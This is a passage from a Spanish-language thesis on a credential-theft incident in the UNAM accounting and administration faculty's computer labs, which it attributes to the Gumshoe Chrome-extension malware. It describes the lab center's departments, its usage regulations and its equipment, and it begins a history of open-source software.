Las redes utilizadas pueden ser wifi públicas no seguras o redes privadas específicas de un departamento. Cada uno de ellos tiene controles de seguridad independientes o no. Un segundo factor que pone en mayor riesgo a las instituciones educativas es el hecho de que muchas de ellas tienen sistemas heredados. Muchas escuelas han existido desde mucho antes del uso de Internet, y aunque crecieron con la tecnología moderna, a menudo tienen enfoques anticuados de la seguridad informática. La cultura académica es la de compartir, lo que crea naturalmente un ambiente poroso.

El tercer factor principal y el de mayor preocupación es que las escuelas mantengan un rico fondo de información personal de los ex alumnos y de valiosa investigación y propiedad intelectual (Infocyte, 2021, 1er – 3 er párrafo).

1.9 Facultad de Contaduría y Administración

Lo anterior recabado ayuda a dar un contexto, para explicar lo sucedido en la Facultad de Contaduría y Administración.

La Facultad de Contaduría y Administración fue fundada en el año de 1929 con el nombre de Facultad de Comercio y Administración, posteriormente en el año 1965, con la aprobación de los estudios de posgrado obtuvo su actual nombre (Adam, 2021 p. 18 - 19). Dicha Facultad cuenta con su centro de cómputo, nombrado Centro de Informática de la Facultad de Contaduría y Administración (CIFCA), donde se imparten cursos, talleres y materias de tecnología avanzada y manejo de software como apoyo a todos los alumnos (Centro de Informática - CIFCA, 2021, 1er párrafo).

En este centro de cómputo, fue donde comenzó a surgir la problemática del Malware Gumshoe, el cual empezó a tener consecuencias graves, como la divulgación de información sensible originaria de redes sociales de muchos alumnos de la Facultad.

En el año 2017 fue donde comenzó el hurto de credenciales y violación a sitios de internet personales como Facebook, Hotmail, etc., varios alumnos levantaron la voz al respecto de algunos accesos a sus correos o páginas personales, no reconocidos, en la cual ellos negaban haber entrado o haber accedido desde alguna locación que no era la habitual. Por lo que, en años posteriores esto se hizo público, cuando salió en varios periódicos, algunas notas informando sobre el abuso que se había tenido en las cuentas personales para la obtención de materiales y contenido íntimo de alumnos de la Facultad de Contaduría y Administración

Con el pequeño fragmento de la nota de El Universal, que se encuentra en el planteamiento, se pueden hacer varios cuestionamientos, pero el más importante sería el cómo es que alguien ajeno a la información sensible de los diferentes usuarios que fueron afectados, pudo obtener acceso a sus credenciales de usuario y al contenido íntimo mencionado.

De acuerdo con un pequeño análisis que se llevó a cabo dentro de las computadoras de escritorio del CIFCA, se encontró que la información robada

pudo haber sido recabada por medio del Malware Gumshoe, el cual se encontró como extensión en el navegador Chrome, estas computadoras eran usadas a diario por el personal académico, lo que hace pensar que este fue el medio principal que dio inicio a la divulgación de información sensible, entre la comunidad de la Facultad.

Capítulo II: Laboratorios CIFCA

2.1 Antecedentes CIFCA

El Centro de Informática de la Facultad de Contaduría y Administración (CIFCA) se empezó a construir el 1° de febrero del año 2006 y su inauguración fue el 20 de agosto del año 2008. Este centro se encuentra ubicado en el lado oeste de las instalaciones de la Facultad, a un costado de la biblioteca Alfredo Adam Adam, para llevar su construcción se creó un fondo de inversión, en el cual su monto inicial era de \$24 000 000, de los cuales \$9 000 000 fueron aportados por la Sociedad de Egresados y el restante provino de los ingresos extraordinarios de la Facultad (Centro de Informática CIFCA, s. f., 1er - 2° párrafo).

Durante su construcción fue descrito como una magna obra que contaba con la infraestructura acorde a las exigencias del siglo XXI (Facultad de Contaduría y Administración, s. f., p. 28).

El edificio consta de cuatro niveles: sótano, planta baja, primer y segundo piso, además de ocho laboratorios, cuatro sin división y cuatro divisibles, los recursos tecnológicos con los que cuenta son 540 computadoras de escritorio y 12 proyectores. El sótano es donde se lleva toda la administración del CIFCA ya que tiene áreas responsables de la gestión de las tecnologías de la información como: telecomunicaciones, administración de infraestructura, soporte técnico, sistemas, proyectos institucionales, soluciones web y gestión operativa (Centro de Informática CIFCA, s. f., 2° párrafo).

Este Centro de Cómputo tiene como objetivo mantener, reforzar y optimizar de manera constante los recursos informáticos existentes, apoyando así la actividad sustantiva de la facultad en las áreas de docencia, investigación, difusión y demás servicios proporcionados por la Facultad. También como ya se mencionó imparte cursos, talleres y materias (Soto Ayala, 2008, p. 7).

En recientes años, se ha puesto a cargo del CIFCA la administración del nuevo Edificio Tecnológico el cual se terminó de construir en el año 2019.

Este nuevo edificio tiene el propósito de impulsar el uso de las tecnologías de la información y de la comunicación en la enseñanza de todas sus licenciaturas y

de que los profesores y alumnos se beneficien al enseñar y ser formados a través de las nuevas tecnologías aplicadas a las disciplinas. Este edificio tiene un diseño arquitectónico especial para tener infraestructura tecnológica y la capacidad de instalar equipos de cómputo y servicios informáticos, tiene capacidad para 738 computadoras distribuidas en los 12 laboratorios con los que cuenta en 4 pisos, distribuidos en:

1. Planta Baja

Aula móvil, que permite una distribución flexible del mobiliario que se adapte a las dinámicas de enseñanza y facilite el aprendizaje colaborativo, también cuenta con un laboratorio especial para la impartición de soporte técnico y mantenimiento a equipos de cómputo (Centro de Informática CIFCA, s. f.).

2. Primer Nivel

En el primer nivel. Se encuentra un laboratorio acondicionado para la impartición de las asignaturas de telecomunicaciones, sistemas operativos y seguridad informática (Centro de Informática CIFCA, s. f.).

3. Segundo Nivel

En este nivel se encuentra un laboratorio asignado para las asignaturas de desarrollo de aplicaciones con software libre (Centro de Informática CIFCA, s. f.).

4. Tercer Nivel

No se encontró información sobre el contenido de este nivel, dentro de los documentos que se revisaron.

También se menciona que en dichos laboratorios se podrán impartir clases de software contable-administrativo, bursátil, simulaciones de negocios, de administración de proyecto y de inteligencia de negocios (Centro de Informática CIFCA, s. f.).

Este edificio al parecer cuenta con diferentes servicios para su óptima utilización en las clases que tiene por objetivo mostrar software o hardware destinado a

aplicaciones de tecnología, por lo que cabe destacar que la Facultad de Contaduría y Administración se está modernizando.

El CIFCA como toda institución cuenta con su misión, visión y valores, los cuales son:

Misión:

“Proporcionar la infraestructura y servicios de Tecnologías de Información y Comunicaciones que requiere la Facultad para su buen funcionamiento en el desarrollo de las actividades académico-administrativas de la misma operativa” (Centro de Informática CIFCA, s. f.).

Visión:

“Ser un área de servicios que brinde de manera eficiente y oportuna soluciones de Tecnologías de Información y Comunicaciones que impulsen y favorezcan de manera continua el desarrollo e innovación tecnológica de la Facultad” (Centro de Informática CIFCA, s. f.).

Valores:

- “Responsabilidad
- Integridad y ética
- Respeto
- Actitud de servicio
- Trabajo en equipo
- Mejora continua
- Compromiso social”

(Centro de Informática CIFCA, s. f.).

2.2 Administración de los laboratorios

Para un buen funcionamiento de todo el equipo y áreas del CIFCA, se cuenta con diferentes departamentos que ayudan a la difícil tarea de administrar el uso de los laboratorios, el préstamo de equipo y la impartición de materias, cursos y talleres por lo que es necesario explicar que hace cada departamento (Organigrama CIFCA Anexo I) dentro del Centro de Informática:

Figura 3 – Organigrama CIFCA



Tomada de Soto Ayala, 2008, p. 3

2.2.1 Departamento de Jefatura

Es el encargado de planear y administrar los proyectos, equipos, recursos tecnológicos, también hace la función de delegar y traspasar actividades y procesos a los demás departamentos competentes, dándoles la autoridad necesaria para que tomen ciertas decisiones en el CIFCA. De esta manera se logra establecer criterios, normas y reglamentos para formalizar procesos, evaluarlos y tomar decisiones, alineando a todas las áreas a cumplir con los objetivos de la misión y la visión de la institución e ir acorde con los valores que se promueven (Centro de Informática CIFCA, s. f.).

2.2.2 Departamento de Sistemas

Este departamento se encarga de proveer información, así como de ofrecer las herramientas necesarias para manipularla, es el responsable de satisfacer las necesidades y preparación de los equipos, para todos los integrantes de la institución y también dar soluciones informáticas, garantizando el buen funcionamiento.

Otras de sus funciones son el realizar o dar mantenimiento correctivo, preventivo y predictivo a las computadoras, optimizar su rendimiento y sintonía con el sistema operativo, gestionar las cuentas de usuario, asignándoles recursos de acuerdo a los perfiles de cada integrante, también instalar, configurar y dar mantenimiento a los servicios, brinda seguridad de los sistemas aparte de mantener la privacidad de los datos de usuarios, respaldando también su información por medio de copias de seguridad periódicas y por último ayudan a la instalación y actualización de utilidades al software necesario para el uso del CIFCA (Centro de Informática CIFCA, s. f.).

2.2.3 Departamento de Diseño y Desarrollo Web

Es el departamento encargado de desarrollar las páginas web de cualquier sitio de la FCA, también tiene a su cargo las tareas de administrar, mantener y configurar todo el servicio web del CIFCA, es responsable de crear, mantener y configurar las bases de datos de todas las páginas web alojadas en el servidor, brindar soporte a todos los usuarios de los sistemas internos, en funcionamiento, administrar las cuentas de FTP de los usuarios de sitios alojados en el servidor web, capacita a todos los usuarios de los sistemas internos, publica en el sitio oficial del CIFCA, la información que se le solicita de los usuarios, aparte de difundir, ejecutar y supervisar normas orientadas para una adecuada construcción y mantenimiento de los sitios web, para mantener su disponibilidad y que las páginas siempre se encuentren visibles para la comunidad.

Por lo general la implementación de sus proyectos web se encuentra en el lenguaje de marcado HTML maquetado en plantillas con Dreamweaver Templates y JQuery (Centro de Informática CIFCA, s. f.).

2.2.4 Departamento de Telecomunicaciones

El área mencionada, se encarga de gestionar y supervisar las redes por donde circula toda la información del CIFCA, aparte de administrar los equipos principales de telecomunicaciones que brindan el acceso a los servicios de red y sistemas de información institucionales a la comunidad de la FCA.

Así mismo, este departamento se encarga de brindar soporte y asesoría técnica al personal que funge como administrador de cómputo, cuando se presenta algún problema de conexión ya sea física o lógica hacia la red, de igual forma, el departamento se encarga de administrar y configurar los equipos de seguridad perimetral, otras de sus actividades son las de administrar el ancho de banda y filtrar por url, supervisar la integración y la actualización de la página electrónica y de intranet de la institución, proponer la estrategia anual de inversión para la adquisición de nuevo equipo de telecomunicaciones brinda, crear y supervisar el programa de mantenimiento preventivo y correctivo de los equipos de telecomunicaciones, supervisando el desarrollo de las actividades de que se deriven de los reglamentos internos del CIFCA, administrar el sistema de voz y el sistema de datos, verificar la conectividad a redes locales, los servicios de conectividad a redes inalámbricas, revisar la seguridad en el centro de datos, dar mantenimiento preventivo y correctivo de los equipos de comunicación.

Busca también asesorar a los demás departamentos en cuestiones de los proyectos en cuestiones de telecomunicaciones, también monitorea el tráfico de datos y elabora memorias técnicas para analizar su funcionamiento y que este pueda ser auditado o implementado en ocasiones posteriores (Centro de Informática CIFCA, s. f.).

2.2.5 Departamento de Soporte Técnico

Departamento encargado de brindar mantenimiento al hardware del usuario final del CIFCA, es el primer punto de contacto donde los usuarios avisan de cualquier incidente con sus equipos de cómputo, el departamento de soporte es el núcleo del buen funcionamiento de la mayoría de las computadoras que usan los usuarios finales, pero el trabajo no se limita solo a resolver problemas, las actividades abarcan todo lo que involucra la tecnología, como el servicio de atención al cliente, mantenimiento de computadoras y actualizaciones de software, instalar y configurar la tecnología a ser empleada en la empresa, es decir, los equipos, los sistemas operativos, programas y aplicaciones.

Entre otras tareas como lo es el mantenimiento periódico de sistemas, brindar asistencia a los empleados o usuarios acerca de tecnología empleada, detectar

las averías en los sistemas y aplicaciones realizar diagnósticos del mal funcionamiento del hardware y el software, encontrar soluciones a cualquier falla e implementarlas, reemplazar las partes dañadas o con averías en los equipos cuando sea necesario realizar la solicitud de las piezas nuevas cuando falten en el inventario, elaborar informes sobre el estado de los equipos y sistemas de la empresa, aparte de llevar un inventario de cada equipo o herramienta tecnológica que se use dentro del CIFCA, implementar y orientar a los diferentes equipos en la ejecución de nuevas aplicaciones o sistemas operativos, aprender sobre nuevas aplicaciones o sistemas operativos, realizar pruebas y evaluar nuevas aplicaciones antes de su implementación en los sistemas configurar perfiles, correos electrónicos y accesos para los nuevos ingresos.

Además de brindar asistencia en todo lo relacionado con contraseñas, realizar revisiones de seguridad en todos los sistemas, diariamente, el departamento de soporte técnico puede recibir solicitudes de soporte por mal funcionamiento de los equipos o precisa brindar orientación sobre el uso de los sistemas (Da Silva, 2020, 8° párrafo)

2.2.6 Departamento de Administración de Servidores

El departamento de servidores provee de mantenimiento a los servidores que se encuentran en uso de la FCA, también es responsable de la operación y mantenimiento de estos, se asegura que funcionen sin problemas, evita el tiempo de inactividad del servidor a través de un mantenimiento programado, garantizando la seguridad del servidor y ayuda al personal en la conexión con el servidor.

También realiza tareas como copias de seguridad de los datos del servidor, gestionar los proyectos con sistemas relacionados, supervisar y capacitar al personal que trabaja con computadoras, la reparación del mal funcionamiento del servidor y las consultas sobre problemas demasiado complejos para el soporte técnico, esto puede implicar la interfaz con los usuarios novatos del equipo y con el soporte técnico avanzado gestionar el sistema operativo del servidor.

Mantiene la integridad del rendimiento del servidor, instala y configura el software nuevo y las actualizaciones, soluciona problemas y actualiza la información de cuentas de usuario (añadir/eliminar usuarios y restablecer contraseñas). También crea copias de seguridad de rutina, integra las nuevas tecnologías, realiza cambios de configuración para el sistema operativo, por último, realiza tareas de desarrollo de scripts de operación para la automatización de ciertas tareas y administra la seguridad de los servidores (Gallardo Pérez, 2006, 1er párrafo – 4º párrafo).

2.2.7 Departamento de Laboratorio de Cómputo

Es el responsable de brindar atención y servicio tanto a profesores como alumnos para el uso adecuado del mobiliario y equipo que se encuentra disponible en los 8 laboratorios del Centro de Cómputo para apoyar la formación académica de los alumnos a nivel licenciatura y posgrado.

El laboratorio cuenta con los equipos necesarios para realizar cualquier tipo de actividad relacionada con las carreras que la FCA oferta, de esta manera se fortalece el aprendizaje contando con equipos reales preparando al alumno a la implementación y configuración de los equipos en lo que al uso del campo laboral se refiere, brinda una completa inmersión práctica a los programas utilizados, el formato de trabajo puede ser en grupo o individual, hay una participación activa de los alumnos y los profesores, se da un seguimiento y control de reportes de atención a usuarios, se generan reportes estadísticos y se da administración del inventario del equipo de cómputo.

Otro de sus objetivos es reforzar y optimizar de manera constante los recursos informáticos existentes, apoyando así la actividad de la facultad en las tareas de docencia, investigación, difusión entre otros servicios (Centro de Informática CIFCA, s. f.).

2.2.8 Departamento de Infraestructura

Es el encargado de proveer y mantener la infraestructura y equipos suficiente para los servicios que ofrece el CIFCA, sus funciones principales son la

planeación, administración, supervisión y ejecución de proyectos de infraestructura informática que incluya servicios de valor agregado, servidores y redes de datos, también adopta las medidas necesarias para salvaguardar la información institucional existente en los equipos centrales, diseña.

Apoya la implementación y ensaya periódicamente el plan de contingencia contra incidentes, con el objetivo de minimizar el riesgo de pérdida o daño de la información en situaciones de emergencia, elabora, supervisa y ejecuta el cumplimiento del plan de trabajo anual y plan estratégico institucional del departamento, según los objetivos proyectados y lineamientos estratégicos proporcionados por las instancias superiores, con el objetivo de establecer los objetivos y actividades a desarrollar.

De esta forma supervisa el trabajo realizado por el personal a cargo, así como el cumplimiento de metas de trabajo y planes de mantenimiento preventivo y correctivo a los equipos de comunicación, servidores y equipos centrales, administra las políticas de seguridad, que permite a los usuarios tener los accesos requeridos haciendo uso del concepto del privilegio mínimo, elaborar y remite informes de seguimiento del plan anual de trabajo al departamento de jefatura, garantiza la continuidad en las comunicaciones manteniéndolas actualizadas y en óptimo funcionamiento, a fin de brindar el apoyo y soporte técnico necesario a los usuarios que lo requieran, agilizando las consultas y haciendo eficiente el servicio proporcionado por el área.

Verifica que la infraestructura de comunicaciones, equipos e impresoras se encuentre en óptimas condiciones de operación, revisando los dispositivos electrónicos de conmutación y los espacios de almacenamiento en los servidores, realizando los ajustes necesarios obteniendo el máximo desempeño, crea y administra las cuentas de los usuarios que utilicen los servicios de la intranet, con los elementos de seguridad que cada uno requiera de acuerdo a su función, previa autorización del titular del área, implementa instrumentos y mecanismos de seguridad para garantizar la protección de la intranet, servidores y equipos de cómputo contra agentes maliciosos externos.

Aparte de realizar la administración del inventario del equipo de cómputo de la facultad, brindar mantenimiento de los registros del inventario del equipo de cómputo y también dar mantenimiento de los registros del inventario de componentes destinados al mantenimiento del equipo de cómputo de la facultad y para finalizar este ramo de actividades hechas por el área, realiza la instalación y configuración de equipo de cómputo (Líder de Emprendimiento, s.f., 5° párrafo).

Cada departamento cumple con diferentes propósitos dentro del CIFCA, por lo que es importante destacar el funcionamiento de cada uno de ellos, la administración de este centro de informática depende de sus procesos y lineamientos, por eso fue necesario la inclusión y descripción de las tareas realizadas, de esta forma se puede ubicar que tareas le corresponden a cada área y revisar las responsabilidades que tienen sobre sus recursos y si existe algún tipo de bibliografía para sus procedimientos.

Para fines de esta investigación es claro que se tomará como referencia el Departamento de Laboratorio de Cómputo, ya que éste servirá como punto de referencia y para obtener la información necesaria donde se conocerán sus prácticas y reglamentos, aparte de hablar sobre los equipos que se tenían para préstamos grupales o personales. Esto es importante señalarlo para dar una descripción y un panorama general del uso y analizar cómo se trabajaba dentro de los laboratorios.

2.3 Manual de organización y procedimientos Departamento de Laboratorio de Cómputo del Centro de Informática de la Facultad de Contaduría y Administración (CIFCA)

Como ya se había comentado, el Centro de Informática de la Facultad de Contaduría y Administración (CIFCA) cuenta con diversos departamentos que mantienen en funcionamiento todos sus procesos, el departamento que interesa en esta investigación es el Departamento de Laboratorio de Cómputo, debido a que este brinda los recursos para el uso de los diferentes laboratorios de cómputo a los usuarios que los requieren, este procedimiento requiere de un manual de organización y procedimientos para llevar a cabo cada tarea que

tenga relación con el acceso a los equipos, en este se detallan objetivos, mapas de proceso, formatos y reglamentos que se tienen que seguir para un evitar el mal uso de las instalaciones o que estas se ocupen con otros fines.

El objetivo mencionado dentro de este manual de organización y procedimientos es el siguiente:

El objetivo del Centro de Informática de la Facultad de Contaduría y Administración es mantener, reforzar y optimizar de manera constante los recursos informáticos existentes, apoyando así la actividad sustantiva de la facultad en las áreas de docencia, investigación, difusión y demás servicios proporcionados por la Facultad.

Dentro de los objetivos del CIFCA se encuentra uno en específico el cual se compromete con sus usuarios en la mejora de la calidad de los servicios que ofrece. Para ello, se requiere un Manual de Procedimientos para el Funcionamiento del mismo, cuya implementación será de utilidad para que el CIFCA cumpla de manera más eficiente las responsabilidades conferidas, estableciendo las funciones de desempeñar y diseñar los procesos para la sistematización, ordenamiento y uso de la infraestructura informática de la FCA (Centro de Informática CIFCA, s. f. p. 7).

Este objetivo, precisa el apoyo hacia la comunidad de la FCA, cuando se solicitan recursos tecnológicos con fines de aprendizaje por ello se realiza el préstamo de laboratorios o de equipos, ya sea para un alumno/profesor o para un grupo de alumnos y profesores, ayudando a impartir su clase de forma más didáctica, por lo que es necesario dos reglamentos, los cuales también se encuentran escritos en este manual.

El primer lineamiento se divide en dos, consta de un apartado que habla sobre el reglamento y otro apartado sobre las restricciones, ambos asociados a la utilización del equipo de cómputo para prácticas individuales, explicándolo como un servicio que se proporciona a los alumnos de la Facultad, durante dos horas, reservadas para el desarrollo de prácticas académicas, trabajos de investigación

y/o consultas de internet (Soto Ayala, 2008, p. 26). A continuación, se expondrán los puntos que posee estos lineamientos:

2.3.1 Reglamento

- “Ser alumno o profesor de la FCA” (Centro de Informática CIFCA, s. f.).
- “Presentar credencial de la UNAM con resello vigente, sólo para alumnos” (Centro de Informática CIFCA, s. f.).
- “Los alumnos para ingresar a los laboratorios de cómputo deben presentar la credencial actualizada de la UNAM, al personal a cargo del mismo. De no contar con credencial de la UNAM vigente, es necesario presentar una identificación oficial con fotografía y su comprobante de inscripción al semestre actual. Personal Docente, administrativo y de base para ingresar y hacer uso de un equipo de cómputo en los laboratorios deben presentar la credencial actualizada de trabajador de UNAM vigente” (Centro de Informática CIFCA, s. f.).
- “En caso de utilizar unidades de almacenamiento portátiles (discos flexibles, CD’s, memorias USB), deben escanearlas (antes de iniciar su clase o práctica individual) en la computadora del laboratorio que les fue asignada” (Centro de Informática CIFCA, s. f.).
- “Los alumnos, personal docente, administrativo, y de base que acudan al laboratorio, para práctica de grupo, sólo podrán ingresar al mismo después de que se presente su profesor (contando con una tolerancia de 20 minutos adicionales a la hora de inicio de su clase); mientras tanto deberán permanecer en la planta baja del edificio del Centro de Cómputo, evitando hacer ruido excesivo, con el fin de no interrumpir las prácticas en los otros laboratorios del área. En caso de que el profesor no se presente al laboratorio en el horario indicado, los equipos serán asignados para práctica individual” (Centro de Informática CIFCA, s. f.).

- “Es responsabilidad de los usuarios (alumnos y/o profesores) observar y respetar el reglamento de los laboratorios de cómputo de la FCA, con el fin de evitar incurrir en una falta y hacerse acreedores a la sanción correspondiente” (Soto Ayala, 2008, p. 26).
- “Es responsabilidad de Atención a Usuarios (Laboratorios de cómputo), supervisar el buen uso y funcionamiento de los equipos de cómputo de la FCA” (Soto Ayala, 2008, p. 26).
- “Es responsabilidad de Atención a Usuarios (Laboratorio de cómputo), informar a los alumnos y/o profesores la duración de las prácticas grupales, seminarios, diplomados y cursos extracurriculares de acuerdo al contenido y duración del tema” (Soto Ayala, 2008, p. 26).
- “Es responsabilidad del personal en turno informar en tiempo y forma al responsable de Atención a Usuarios (Laboratorios de cómputo), cualquier anomalía detectada por los alumnos y profesores” (Soto Ayala, 2008, p. 26).
- “Es responsabilidad de Atención a Usuarios (Laboratorios de cómputo), mantener actualizados los equipos de cómputo de acuerdo a las necesidades requeridas por la formación académica” (Soto Ayala, 2008, p. 26).
- “De la misma forma, una vez que hayan terminado su práctica deberán abandonar el laboratorio antes que el profesor haya salido. Si requieren utilizar el laboratorio después de haber terminado la clase (siempre y cuando esté disponible a la hora siguiente) es necesario solicitar la práctica al personal en turno” (Centro de Informática CIFCA, s. f.).

2.3.2 Restricciones

- “Ingresar a los laboratorios de cómputo presentando un comprobante de inscripción y/o identificación de otro usuario” (Centro de Informática CIFCA, s. f.).
- “El uso del equipo de cómputo ES PERSONAL. Por lo tanto, no se permiten:

- Dos o más usuarios por computadora (Centro de Informática CIFCA, s. f.).
- Ocupar dos equipos al mismo tiempo (Centro de Informática CIFCA, s. f.).
- Cambiarse a otro equipo distinto del asignado por el encargado del laboratorio” (Centro de Informática CIFCA, s. f.).
- “Agregar, modificar o eliminar cualquier configuración ya establecida en los equipos de cómputo de la Facultad” (Centro de Informática CIFCA, s. f.).
- “Grabar intencionalmente información de cualquier tipo en los discos duros de los equipos existentes en los laboratorios” (Centro de Informática CIFCA, s. f.).
- “Insertar en los equipos de cómputo cd's de música, video, juegos u otros programas que no tengan fines académicos” (Centro de Informática CIFCA, s. f.).
- “Queda estrictamente prohibido conectar a red y/o a corriente eléctrica equipos de cómputo portátiles en cualquier laboratorio” (Centro de Informática CIFCA, s. f.).
- “Utilizar el cableado eléctrico y/o de red instalado en cualquier laboratorio para conectarlo a cualquier dispositivo personal; en caso de requerir la conexión a red de estos dispositivos, el trámite se realiza en la página www.riu.unam.mx (Red Inalámbrica Universitaria)” (Centro de Informática CIFCA, s. f.).
- “Conectar audífonos y/o bocinas, reproductores de música, video digital (MP3, MP4, DVD's, iPod, teléfonos celulares, etc.) a los equipos de cómputo instalados en el laboratorio” (Centro de Informática CIFCA, s. f.).
- “Conectar cualquier dispositivo que comprometa la seguridad de la red y/o los equipos de cómputo durante las prácticas individuales y/o de grupo” (Centro de Informática CIFCA, s. f.).

- “Insertar unidades de almacenamiento portátiles (discos flexibles, CD’s, memorias USB) infectadas con virus informáticos, en cualquier equipo que vaya a utilizar durante las prácticas individuales y/o de grupo” (Centro de Informática CIFCA, s. f.).
- “Dañar en forma física o lógica el equipo de cómputo, en cualquiera de las partes que lo componen, aun cuando sea de manera accidental o intencional. Este daño tendrá que ser cubierto por el usuario además de la sanción correspondiente a la que se hace acreedor” (Centro de Informática CIFCA, s. f.).
- “La consulta de información a través de Internet es únicamente y exclusivamente para fines académicos. Se aplicará sanción en caso de que al alumno se le sorprenda consultando páginas de Internet prohibidas (redes sociales, pornografía, juegos, chat, Messenger, archivos MP3, MP4 y/o cualquier otra que no sea con fines académicos)” (Centro de Informática CIFCA, s. f.).
- “El servicio de correo electrónico es exclusivamente para fines académicos, por lo cual no puede ser utilizado para recibir y/o enviar postales, fotografías, juegos, archivos MP3, MP4 y/o cualquier otro tipo de archivo que no sea de contenido académico” (Centro de Informática CIFCA, s. f.).
- “Enviar mensajes a otros usuarios a través de la red, durante su sesión de trabajo en el laboratorio” (Centro de Informática CIFCA, s. f.).

Como se explica en este reglamento es muy importante la seguridad de la información, por lo que se pide que no se ingresen dispositivos con malware, también se restringe que los alumnos visiten sitios no académicos con otros fines que no sea el del aprendizaje, al igual que se solicita al personal a cargo informar de cualquier anomalía presentada, estos puntos son de suma importancia debido a que desde el reglamento se está cerrando cualquier posibilidad al ingreso de malware.

El segundo lineamiento consta de un apartado que habla sobre el reglamento asociado al uso del equipo de cómputo para prácticas grupales, definiéndolo como un servicio que se proporciona a los profesores y alumnos de la Facultad, para utilizar el laboratorio de cómputo durante las horas requeridas para el desarrollo de su clase, (Soto Ayala, 2008, p. 27). A continuación, se expondrá el lineamiento:

2.3.3 Reglamento

- “Es responsabilidad de los usuarios (alumnos y/o profesores) escanear sus unidades de almacenamiento portátiles en caso de ser utilizados en los laboratorios de cómputo” (Soto Ayala, 2008, p. 27).
- “Es responsabilidad de Atención a Usuarios (Laboratorios de cómputo), controlar y asignar los equipos instalados en el laboratorio a los alumnos y/o profesores adscritos a la FCA de acuerdo a la disponibilidad y capacidad en los mismos” (Soto Ayala, 2008, p. 27).
- “Es responsabilidad de los profesores de acuerdo a los estipulado por Atención a Usuarios (Laboratorios de cómputo) respetar la tolerancia de 20 minutos (en caso de práctica grupal)” (Soto Ayala, 2008, p. 27).
- “Es responsabilidad de los usuarios (alumnos y/o profesores) observar y respetar el reglamento de los laboratorios de cómputo de la FCA, con el fin de evitar incurrir en una falta y hacerse acreedores a la sanción correspondiente” (Soto Ayala, 2008, p. 27).
- “Es responsabilidad de Atención a Usuarios (Laboratorios de cómputo), supervisar el buen uso y funcionamiento de los equipos de cómputo de la FCA” (Soto Ayala, 2008, p. 27).
- “Es responsabilidad de Atención a Usuarios (Laboratorios de cómputo), informar a los alumnos y/o profesores la duración de las prácticas grupales, seminarios, diplomados y cursos extracurriculares de acuerdo al contenido y duración del tema” (Soto Ayala, 2008, p. 27).

- “Es responsabilidad del personal en turno informar en tiempo y forma al responsable de Atención a Usuarios (Laboratorios de cómputo), cualquier anomalía detectada por los alumnos y profesores” (Soto Ayala, 2008, p. 27).
- “Es responsabilidad de Atención a Usuarios (Laboratorios de cómputo), mantener actualizados los equipos de cómputo de acuerdo a las necesidades requeridas por la formación académica” (Soto Ayala, 2008, p. 27).

Este reglamento también va enfocado a que se de buen uso a los equipos de cómputo y a brindar protección a la información de cada usuario, por lo que es importante mencionar que los usuarios y las personas a cargo de los laboratorios deben de revisar cualquier anomalía encontrada.

Aunque si bien ambos reglamentos son muy completos y es de suma importancia que los alumnos los deben de seguir, no sólo se debe de quedar en palabras, por lo que debería de ser instalado algún control de acceso o lista negra, ambos software que ayudan al control de usuarios, páginas que visitan y evitar la instalación de extensiones en los navegadores, para resguardar la seguridad de los datos e información en los equipos de todos los laboratorios, ya que confiar en que los usuarios seguirán un reglamento es una acción sesgada de buena fe.

2.4 Equipo de cómputo usado.

Los laboratorios que pertenecen al CIFCA, disponían de equipos de cómputo los cuales funcionaban apropiadamente, contaban con un monitor, mouse, teclado y un cable ethernet, el cual permite la salida a internet.

Es necesario precisar sobre algunas de las características que tienen las computadoras internamente y describirlas de una forma más específica.

La descripción de las características con las que contaban los equipos de cómputo que se mencionarán a continuación son una aproximación a lo real, ya que algunos laboratorios disponían con diversas computadoras, por lo que unos laboratorios podrían contar con los equipos mencionados y otros contar con otros

equipos diferentes, esta información se menciona únicamente con interés de dar un ejemplo de las condiciones en las que habitaba el keylogger sujeto de la investigación.

Una vez realizada esta aclaración se procede a dar la descripción de los computadores los cuales eran de escritorio, poseían procesador Intel Core i3 de generación desconocida, memoria interna de 256 GB y memoria RAM de 2 GB, con Windows 7 como sistema operativo y con diversos navegadores web instalados, uno de ellos Chrome.

Estos equipos permitían a los usuarios trabajar con diferentes aplicaciones de forma óptima, ya que no presentaban ningún problema de performance, aparte de que eran rápidos y se podían realizar cualquier tipo de prácticas.

Es importante mencionar que ninguno de ellos contaba con seguridad más allá de la protección normal de malware que ofrece el sistema operativo Windows, tampoco poseían un control sobre los programas que se instalaban o los documentos descargados por alumnos, únicamente el reglamento menciona, que no se deben de descargar ninguna clase de programas sin previa autorización del Departamento de Laboratorio.

Capítulo III: Uso del Malware Gumshoe dentro del CIFCA

3.1 Antecedentes del Malware Gumshoe

3.1.1 Código Abierto

Gumshoe, como ya se había mencionado previamente, es una extensión del navegador Chrome de código abierto (Artile, 2018, 1er párrafo), esta característica mencionada es importante definirla, ya que ayudará a comprender mejor la creación de este software malicioso y porque instalarla de fuentes desconocidas puede ser perjudicial para cualquier equipo de cómputo.

La historia del código abierto comienza desde que la industria digital tomó gran relevancia en Estados Unidos, durante las décadas de 1950 y 1990, los productores y los usuarios de equipos de cómputo programaban el software necesario para poder interactuar con este, consecuentemente, este lenguaje creado específicamente para sus equipos no podía ser usado para otros, por lo que la empresa American Telephone and Telegraph (AT&T) a través de una de sus subsidiarias Western Electric suministraba los aparatos y teléfonos compatibles con el software de AT&T, trabajando en conjunto para unir hardware y software hecho a la medida (Zapata Serna, 2020, 12° párrafo).

En 1956 el Departamento de Justicia de los Estados Unidos, bajo la ley Anti-Trust, que declara ilegal la monopolización de cualquier parte del comercio interestatal (Lanic, s. f., 15° párrafo), decidió que estas empresas no podían unirse para manufacturar productos que no fueran de telecomunicaciones, por lo que los abogados de AT&T, en una estrategia preventiva, promovieron las licencias de software, evitando así ser acusados de producir software el cual era un producto ajeno a las telecomunicaciones. Esta decisión permitió transferir al dominio público las investigaciones en materia de software que se habían llevado a cabo en los Laboratorios Bell (UOC, s. f., 4° párrafo).

En 1964, unos investigadores del MIT, en cooperación con los Laboratorios Bell y General Electric, desarrollaron un sistema operativo llamado MULTICS (Multiplexed Information and Computing Service). El componente de software del

proyecto era difícil de implementar y en 1969 los Laboratorios Bell se retiraron. Sin embargo, dos investigadores de Bell, Ken Thompson y Dennis Ritchie, decidieron continuar por su cuenta. En verano de 1969 crearon un sistema operativo al que llamaron UNICS aunque posteriormente pasó a denominarse UNIX (UOC, s. f., 7º párrafo).

